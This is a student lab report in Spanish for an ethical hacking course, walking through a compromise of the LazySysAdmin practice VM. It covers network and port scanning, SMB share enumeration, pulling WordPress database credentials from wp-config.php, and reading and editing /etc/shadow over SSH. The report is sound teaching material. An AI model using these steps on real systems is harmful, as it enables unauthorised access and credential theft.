HACKING ÉTICO

Unidad 1. Actividad 3


4 DE OCTUBRE DE 2023

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Paso 1.

Lo primero que tenemos que hacer es crearnos una Red Nat donde vamos a poner nuestra ip con nuestro número de clase (en mi caso 10.0.3.0). Después se la hemos añadido a la maquina virtual Kali y también a la Ubuntu que nos ha pasado Pablo:



Paso 2

Ahora comprobamos la ip que tenemos y hacemos un scaner en la red:

```
┌──(kali㉿kali)-[~/LazySysAdmin]
└─$ sudo netdiscover -i eth0 -r 10.0.3.0/24
```


```
 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 10.0.3.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.3.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.3.3        08:00:27:d0:e9:e7      1      60  PCS Systemtechnik GmbH
 10.0.3.5        08:00:27:47:2c:e1      1      60  PCS Systemtechnik GmbH
```

Como vemos nos ha detectado 4 ip, la que a nosotros nos interesa es la 10.0.3.5 ya que es la maquina Ubuntu que queremos explotar.


Ahora vamos a detectar todos los puertos que tenga abiertos esa ip:

```
┌──(kali㉿kali)-[~/LazySysAdmin]
└─$ sudo nmap -p- -sS -n -v 10.0.3.5 -oN allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-04 14:59 EDT
Initiating ARP Ping Scan at 14:59
Scanning 10.0.3.5 [1 port]
Completed ARP Ping Scan at 14:59, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:59
Scanning 10.0.3.5 [65535 ports]
Discovered open port 80/tcp on 10.0.3.5
Discovered open port 22/tcp on 10.0.3.5
Discovered open port 3306/tcp on 10.0.3.5
Discovered open port 445/tcp on 10.0.3.5
Discovered open port 139/tcp on 10.0.3.5
Discovered open port 6667/tcp on 10.0.3.5
Completed SYN Stealth Scan at 14:59, 2.88s elapsed (65535 total ports)
Nmap scan report for 10.0.3.5
Host is up (0.00030s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
6667/tcp open  irc
MAC Address: 08:00:27:47:2C:E1 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Como vemos esta máquina tiene los puertos 80,22,3306,445,139 y 6667. Pues bien ahora vamos a escanear estos puertos que tiene abiertos:




Aquí esta el resultado:




Ahora vamos a usar el comando emu3Linux para sacar información de usuarios, contraseñas etc…:




Aquí en el resultado de las contraseñas, podemos ver por ejemplo que la contraseña debe de tener un mínimo de 5 caracteres:




Ahora usamos el smbclient para que nos muestre las cosas que tiene publicas:




Aquí por ejemplo podemos ver que tiene impresora, una carpeta llamada share y un IPC que lo tienen todos los ordenadores. Nosotros nos vamos a centrar en la carpeta share:




Ahora que esetamos dentro de la carpeta podemos investigar que es lo que tiene en esta:



Nos vamos a centrar en los documentos txt y en la carpeta wordpress. Empezamos viendo el contenido de los documentos, para esto podemos hacerlo mediante descargarlo usando el comando "get" o mediante url:





Ahora vamos a mirar wordpress, primero vamos a mirar el contenido que tiene la carpeta wordpress:


```
smb: \> cd wordpress\
smb: \wordpress\> ls
  .                                   D        0  Wed Oct  4 14:41:44 2023
  ..                                  D        0  Tue Aug 15 07:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 04:58:26 2015
  wp-trackback.php                    N     4582  Wed Oct  4 14:41:44 2023
  wp-admin                            D        0  Wed Aug  2 17:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 14:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 06:20:28 2015
  index.php                           N      418  Tue Sep 24 20:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 13:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 21:46:30 2016
  readme.html                         N     7413  Wed Oct  4 14:41:44 2023
  wp-signup.php                       N    29924  Tue Jan 24 06:08:42 2017
  wp-content                          D        0  Wed Oct  4 14:41:43 2023
  license.txt                         N    19935  Wed Oct  4 14:41:44 2023
  wp-mail.php                         N     8002  Wed Oct  4 14:41:44 2023
  wp-activate.php                     N     6864  Wed Oct  4 14:41:44 2023
  .htaccess                           H       35  Tue Aug 15 07:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 12:31:29 2016
  wp-login.php                        N    34347  Wed Oct  4 14:41:44 2023
  wp-load.php                         N     3301  Mon Oct 24 23:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 08:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 05:25:14 2017
  wp-includes                         D        0  Wed Aug  2 17:02:03 2017

                3029776 blocks of size 1024. 1460268 blocks available
smb: \wordpress\>
```

Vamos a fijarnos en el documento wp-config.php, ya que en ese archivo salen los usuarios y la contraseña de la base de datos y puede ser la misma que para entrar a la página de wordpress. Usamos el comando get para descargar el archivo:

```
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (904.0 KiloBytes/sec) (average 461.7 KiloBytes/sec)
smb: \wordpress\>
```


```
// ** MySQL settings - You can get this info f
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Ahora vamos a probar iniciar en su página de wordpress poniendo ese usuario y contraseña




Extra

Como extra podemos cambiar la contraseña del administrador, para esto nos conectamos mediante ssh a la maquina Ubuntu con los conocimientos previos que hemos obtenido:



Después podemos ver los usuarios y contraseñas en /etc/shadow:



Ahora simplemente usas el comando nano para cambiar la contraseña.